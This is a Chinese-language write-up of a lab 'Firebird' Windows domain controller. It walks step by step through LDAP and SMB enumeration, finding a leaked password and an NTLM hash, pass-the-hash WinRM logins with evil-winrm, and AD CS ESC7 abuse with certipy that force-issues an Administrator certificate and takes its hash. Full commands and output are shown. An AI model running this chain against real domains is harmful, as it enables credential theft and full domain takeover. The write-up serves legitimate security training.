

Firebird靶机WP

靶机信息：

- 靶机名：firebird
- 系统：Windows
- 初始凭据：11104567 / Pass_123456!

攻击思路

这台靶机不是靠本地登录打进去的，而是典型的域环境横向与证书服务提权：

1. 初始账号只具备普通域用户的网络访问能力。
2. 通过 LDAP 用户属性发现开发/运维留下的明文凭据。
3. 再通过 SMB 共享拿到服务账号的 NTLM hash。
4. 利用服务账号的远程管理权限拿到 user。
5. 最后利用 AD CS 中 CertManagers_Group 的 CA 管理权限完成 ESC7 提权，拿下域管理员与 root。

这台机器最关键的两个漏洞点分别是：

- 用户属性中泄露凭据
- AD CS 权限配置不当，允许证书管理员强制签发高权限证书


这台靶机的核心链路是：

1. 用初始低权域账号做 SMB/LDAP 枚举。
2. 在 LDAP 的用户属性里发现 111 用户泄露的密码。
3. 用 111 访问 DB_Vault 共享，拿到 sublarge 的 NTLM hash。
4. 用 sublarge 的 hash 通过 WinRM 登录，读取 user.txt。
5. 发现 sublarge 属于 CertManagers_Group，而该组对 CA 有 ManageCa 和 ManageCertificates。
6. 利用 AD CS 的 ESC7 思路，请求并强制签发管理员证书。
7. 用管理员证书换到 Administrator 的 NT hash。
8. 通过 WinRM 登录管理员，读取 root.txt。

user.txt

找到靶机IP

一开始靶机为桥接网卡模式，尝试使用凭证登录windows虚拟机，但是失败，没有权限



VMware 控制台登录属于“本地交互式登录”，而凭证 ll104567 / Pass_123456! 没有这个权限，所以桌面会拒绝。但它通常还有别的登录权，比如：

- SMB 网络登录，端口 445
- LDAP 域认证，端口 389/636
- 有些账号还能 WinRM 远程 shell，端口 5985

使用nmap进行IP探活，找到靶机对应的IP，为了不影响到现实设备，将靶机改为 **Host-only** 模式，并且宿主机的host-only网段是 **192.168.110.0/24**，先扫主机并用445、389、3389（RDP）、5985测活：

```
nmap -Pn --open -p 445,389,3389,5985 192.168.110.0/24
```

```
(base) zhixing@Zhixing:~/firebird$ nmap -Pn --open -p 445,389,3389,5985 192.168.110.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-27 10:40 CST
Nmap scan report for 192.168.110.132
Host is up (0.00065s latency).
Not shown: 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
389/tcp   open  ldap
445/tcp   open  microsoft-ds
5985/tcp  open  wsman

Nmap done: 256 IP addresses (256 hosts up) scanned in 185.41 seconds
```

低权限枚举

先看 SMB 共享：

```
smbclient -L //192.168.110.132 -U ll104567
```

输入密码：

```
Pass_123456!
```

```
(base) zhixing@Zhixing:~$ smbclient -L //192.168.110.132 -U 11104567
Password for [WORKGROUP\11104567]:
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
DB_Vault	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

```
SMB1 disabled -- no workgroup available
```

说明：

- 这个账号能走网络登录，但不能本地控制台登录。
- 一开始不要急着打 `evil-winrm`，因为这个账号本身没有 WinRM 权限。
- 上面列举了靶机的共享目录，但是不一定有权限，且SMB1协议已经被禁用，不能用 `smbclient` 直接访问，但是通过NETLOGON和SYSVOL的存在，强烈说明这台机器是域控

LDAP 枚举域用户

列出域内用户：

```
ldapsearch -LLL -x -H ldap://192.168.110.132 \
-D '11104567@firebird.local' -w 'Pass_123456!' \
-b 'DC=firebird,DC=local' \
'(&(objectCategory=person)(objectClass=user))' \
sAMAccountName description memberOf userAccountControl
```

```
dn: CN=111,OU=TargetUsers,DC=firebird,DC=local
description: Service Account for DB Backup Validation.
userAccountControl: 512
sAMAccountName: 111

dn: CN=sublarge,OU=TargetUsers,DC=firebird,DC=local
memberOf: CN=CertManagers_Group,OU=TargetUsers,DC=firebird,DC=local
memberOf: CN=Remote Management Users,CN=Builtin,DC=firebird,DC=local
userAccountControl: 512
sAMAccountName: sublarge

dn: CN=11104567,OU=TargetUsers,DC=firebird,DC=local
userAccountControl: 512
sAMAccountName: 11104567
```

可以先观察到几个关键用户：

- 111
- sublarge
- 11104567

其中：

- sublarge 属于 CertManagers_Group
- sublarge 还在 Remote Management Users

这说明：

- 如果能拿到 sublarge，很可能就能直接 WinRM 登录
- CertManagers_Group 看起来和证书服务权限有关，后面大概率能提权

深挖用户属性，发现泄露口令

进一步查看用户的扩展属性：

```
ldapsearch -LLL -x -H ldap://192.168.110.132 \
-D '11104567@firebird.local' -w 'Pass_123456!' \
-b 'DC=firebird,DC=local' \
'(&(objectCategory=person)(objectClass=user))' \
sAMAccountName description info displayName scriptPath profilePath homeDirectory
url mail
```

```
dn: CN=111,OU=TargetUsers,DC=firebird,DC=local
description: Service Account for DB Backup Validation.
info: [Project Suna no Wakusei - Dev Node] Service Account for DB Backup Validation. Assigned credential: Ldap_P@ssw0rd_2026!
sAMAccountName: 111

dn: CN=sublarge,OU=TargetUsers,DC=firebird,DC=local
sAMAccountName: sublarge

dn: CN=11104567,OU=TargetUsers,DC=firebird,DC=local
sAMAccountName: 11104567
```

关键结果在 111 用户上：

得到新凭据：

- 用户：111
- 密码：Ldap_P@ssw0rd_2026!

这是从低权用户到下一跳的第一个关键突破点。

拿下 user flag

用 111 访问 DB_Vault 共享

因为之前看到域用户列表中111属于DB的service用户，尝试用 111 访问之前看到的DB共享目录：

```
smbclient //192.168.110.132/DB_Vault -U firebird.local/111%Ldap_P@ssw0rd_2026!
```

```
❖ (base) zhixing@Zhixing:~$ smbclient //192.168.110.132/DB_Vault -U firebird.local/111%Ldap_P@ssw0rd_2026!
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Tue Jul 21 18:51:16 2026
..               DHS            0   Tue Jul 21 20:35:01 2026
db_config.ini    A            147  Wed Jul 22 00:11:20 2026

5158399 blocks of size 4096. 1870672 blocks available
```

关键文件：

- db_config.ini

取回文件：

```
smbclient //192.168.110.132/DB_Vault -U firebird.local/111%Ldap_P@ssw0rd_2026! -c
"get db_config.ini /tmp/firebird-db_config.ini"
cat /tmp/firebird-db_config.ini
```

```
(base) zhixing@Zhixing:~/firebird$ smbclient //192.168.110.132/DB_Vault -U firebird.local/111!Ldap_P@ssw0rd_2026! -c "get db_config.ini /tmp/firebird-db_config.ini"
cat /tmp/firebird-db_config.ini
getting file \db_config.ini of size 147 as /tmp/firebird-db_config.ini (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
[Database Service Configuration]
ServiceAccount=firebird\sublarge
AuthType=NTLM
BackupHash=2d9b24ded78750921eec7dfea8d54ae
LastUpdate=2026-07-21
```

关键内容：

```
[Database Service Configuration]
ServiceAccount=firebird\sublarge
AuthType=NTLM
BackupHash=2d9b24ded78750921eec7dfea8d54ae
LastUpdate=2026-07-21
```

这里拿到的关键信息：

- 服务账号：sublarge
- NTLM hash：2d9b24ded78750921eec7dfea8d54ae

用 sublarge 的 hash 直接 WinRM 登录

因为 sublarge 在 Remote Management Users 中，所以可以尝试 PTH 登录：

```
evil-winrm -i 192.168.110.132 -u sublarge -H 2d9b24ded78750921eec7dfea8d54ae
```

进入后先确认身份：

```
whoami
```

再读取 user.txt，得到：

```
9585e7f18c514320a7a150d932481734
```

这里我被wsl坑了，wsl的evil-winrm在使用的时候及其不稳定，一直不成功，耗了我好久才排除出来，切了个kali来执行，成功了

wsl:

```
(base) zhixing@Zhixing:~/firebird$ evil-winrm -i 192.168.110.132 -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\> ls

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
```

kali:

```
(kali@kali)~$ evil-winrm -i 192.168.110.132 -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
*Evil-WinRM* PS C:\Users\sublarge> ls

Directory: C:\Users\sublarge

Mode                LastWriteTime         Length Name
----                -
d-r---            7/21/2026   7:14 PM          Desktop
d-r---            7/21/2026   6:54 PM          Documents
d-r---            5/8/2021    4:20 PM          Downloads
d-r---            5/8/2021    4:20 PM          Favorites
d-r---            5/8/2021    4:20 PM          Links
d-r---            5/8/2021    4:20 PM          Music
d-r---            5/8/2021    4:20 PM          Pictures
d-----            5/8/2021    4:20 PM          Saved Games
d-r---            5/8/2021    4:20 PM          Videos

*Evil-WinRM* PS C:\Users\sublarge> cd Desktop
*Evil-WinRM* PS C:\Users\sublarge\Desktop> ls

Directory: C:\Users\sublarge\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            7/21/2026   7:14 PM           34 user.txt

*Evil-WinRM* PS C:\Users\sublarge\Desktop> cat user.txt
9585e7f18c514320a7a150d932481734
```

从 user 到 root

确认证书服务权限

之前 LDAP 已经看出：

- sublarge 属于 CertManagers_Group

再结合 Certipy find 的结果，能确认该组对 CA 有：

- ManageCa
- ManageCertificates

这是标准的 ESC7 利用点。

先跑：

```
certipy find -u ll104567@firebird.local -p Pass_123456! \
  -dc-ip 192.168.110.132 \
  -dc-host firebird.firebird.local \
  -target firebird.firebird.local \
  -target-ip 192.168.110.132 \
  -ns 192.168.110.132 \
  -enabled -stdout
```

关键观察点：

- CA 名称: **firebird-FIREBIRD-CA**
- **CertManagers_Group** 拥有：
 - **ManageCa**
 - **ManageCertificates**

```
0
CA Name : firebird-FIREBIRD-CA
DNS Name : firebird.firebird.local
Certificate Subject : CN=firebird-FIREBIRD-CA, DC=firebird, DC=local
Certificate Serial Number : 11852CD80146F4AC427AC06BC59D7D9D
Certificate Validity Start : 2026-07-21 10:56:05+00:00
Certificate Validity End : 2031-07-21 11:06:05+00:00
Web Enrollment
  HTTP
    Enabled : Unknown
  HTTPS
    Enabled : Unknown
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner : FIREBIRD.LOCAL\Administrators
  Access Rights
    Enroll : FIREBIRD.LOCAL\Authenticated Users
              FIREBIRD.LOCAL\CertManagers_Group
    ManageCa : FIREBIRD.LOCAL\CertManagers_Group
              FIREBIRD.LOCAL\Domain Admins
              FIREBIRD.LOCAL\Enterprise Admins
              FIREBIRD.LOCAL\Administrators
    ManageCertificates : FIREBIRD.LOCAL\CertManagers_Group
              FIREBIRD.LOCAL\Domain Admins
              FIREBIRD.LOCAL\Enterprise Admins
              FIREBIRD.LOCAL\Administrators
```

以 **sublarge** 身份申请管理员证书请求

这里用 **SubCA** 模板去申请一个目标为管理员 UPN 的证书。即使模板拒绝当前用户直接注册，CA 仍然会生成一个 **Request ID**，而 **sublarge** 恰好有权把这张申请强行签发。

发起请求：


```
certipy req -u sublarge@firebird.local \  
-hashes :2d9b24ded78750921eecd7dfea8d54ae \  
-ca firebird-FIREBIRD-CA \  
-template SubCA \  
-upn administrator@firebird.local \  
-dc-ip 192.168.110.132 \  
-dc-host firebird.firebird.local \  
-target firebird.firebird.local \  
-target-ip 192.168.110.132 \  
-ns 192.168.110.132 \  
-out /tmp/firebird-admin-subca
```

关键点:

- 失败不代表链断了
- 最重要的是拿到 **Request ID**
- 私钥也要保存

```
(certipy-venv) (base) zhixing@Zhixing:~/firebird$ certipy req -u sublarge@firebird.local \  
-hashes :2d9b24ded78750921eecd7dfea8d54ae \  
-ca firebird-FIREBIRD-CA \  
-template SubCA \  
-upn administrator@firebird.local \  
-dc-ip 192.168.110.132 \  
-dc-host firebird.firebird.local \  
-target firebird.firebird.local \  
-target-ip 192.168.110.132 \  
-ns 192.168.110.132 \  
-out /tmp/firebird-admin-subca  
Certipy v5.1.0 - by Oliver Lyak (1y4k)  
  
[*] Requesting certificate via RPC  
[*] Request ID is 6  
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.  
Would you like to save the private key? (y/N): y  
[*] Saving private key to '/tmp/firebird-admin-subca.key'  
[*] Wrote private key to '_tmp_firebird-admin-subca.key'  
[-] Failed to request certificate
```

用 CA 管理权限强制签发这张请求

因为 **sublarge** 对 CA 有 **ManageCertificates** 权限, 所以可以直接签发刚才的申请:

```
certipy ca -u sublarge@firebird.local \  
-hashes :2d9b24ded78750921eecd7dfea8d54ae \  
-ca firebird-FIREBIRD-CA \  
-issue-request 6 \  
-dc-ip 192.168.110.132 \  
-dc-host firebird.firebird.local \  
-target firebird.firebird.local \  
-target-ip 192.168.110.132 \  
-ns 192.168.110.132
```

```
(certipy-venv) (base) zhixing@Zhixing:~/firebird$ certipy ca -u sublarge@firebird.local \
  -hashes :2d9b24ded78750921eecd7dfea8d54ae \
  -ca firebird-FIREBIRD-CA \
  -issue-request 6 \
  -dc-ip 192.168.110.132 \
  -dc-host firebird.firebird.local \
  -target firebird.firebird.local \
  -target-ip 192.168.110.132 \
  -ns 192.168.110.132
Certipy v5.1.0 - by Oliver Lyak (1y4k)

[*] Successfully issued certificate request ID 6
```

取回管理员证书

取回刚签发的证书:

```
certipy req -u sublarge@firebird.local \
  -hashes :2d9b24ded78750921eecd7dfea8d54ae \
  -ca firebird-FIREBIRD-CA \
  -retrieve 6 \
  -dc-ip 192.168.110.132 \
  -dc-host firebird.firebird.local \
  -target firebird.firebird.local \
  -target-ip 192.168.110.132 \
  -ns 192.168.110.132 \
  -out /tmp/firebird-admin-subca
```

```
(certipy-venv) (base) zhixing@Zhixing:~/firebird$ certipy req -u sublarge@firebird.local \
  -hashes :2d9b24ded78750921eecd7dfea8d54ae \
  -ca firebird-FIREBIRD-CA \
  -retrieve 6 \
  -dc-ip 192.168.110.132 \
  -dc-host firebird.firebird.local \
  -target firebird.firebird.local \
  -target-ip 192.168.110.132 \
  -ns 192.168.110.132 \
  -out /tmp/firebird-admin-subca
Certipy v5.1.0 - by Oliver Lyak (1y4k)

[*] Retrieving certificate with ID 6
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@firebird.local'
[*] Certificate has no object SID
[!] Could not find matching private key. Saving certificate as PEM
[!] Use -debug to print a stacktrace
[*] Saving certificate to '/tmp/firebird-admin-subca.crt'
[*] Wrote certificate to 'tmp_firebird-admin-subca.crt'
```

用管理员证书换取管理员 hash

认证并获取管理员 NTLM hash:

```
certipy auth -pfx /tmp/firebird-admin-subca.pfx \
  -dc-ip 192.168.110.132 \
```

```
-ns 192.168.110.132
```

预期关键结果：

```
[*] Got TGT
[*] Got hash for 'administrator@firebird.local':
aad3b435b51404eeaad3b435b51404ee:9fbb1566fa1ff2c13c56255d7e360635
```

管理员 NT hash：

```
9fbb1566fa1ff2c13c56255d7e360635
```

```
(certipy-venv) (base) zhixing@Zhixing:~/firebird$ certipy auth -pfx /tmp/firebird-admin-subca.pfx \
-dc-ip 192.168.110.132 \
-ns 192.168.110.132
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@firebird.local'
[*] Using principal: 'administrator@firebird.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@firebird.local': aad3b435b51404eeaad3b435b51404ee:9fbb1566fa1ff2c13c56255d7e360635
```

用管理员 hash 进入系统

直接 PTH 登录：

```
evil-winrm -i 192.168.110.132 -u Administrator -H 9fbb1566fa1ff2c13c56255d7e360635
```

进入后确认身份并获取root.txt：

```
whoami
```

执行：

```
Get-ChildItem C:\Users\Administrator.FIREBIRD_DOM\Desktop
Get-Content C:\Users\Administrator.FIREBIRD_DOM\Desktop\root.txt
```

得到：

b883e584300f4961a6b3ef9f6ad4bf69

```
(kali㉿kali)-[~]
$ evil-winrm -i 192.168.110.132 -u Administrator -H 9fbb1566fa1ff2c13c56255d7e360635

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.FIREBIRD_DOM\Documents> whoami
firebird_dom\administrator
*Evil-WinRM* PS C:\Users\Administrator.FIREBIRD_DOM\Documents> Get-ChildItem C:\Users\Administrator.FIREBIRD_DOM\Desktop

Directory: C:\Users\Administrator.FIREBIRD_DOM\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----             7/21/2026   7:14 PM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator.FIREBIRD_DOM\Documents> Get-Content C:\Users\Administrator.FIREBIRD_DOM\Desktop\root.txt
b883e584300f4961a6b3ef9f6ad4bf69
```

最终结果

- user.txt: 9585e7f18c514320a7a150d932481734
- root.txt: b883e584300f4961a6b3ef9f6ad4bf69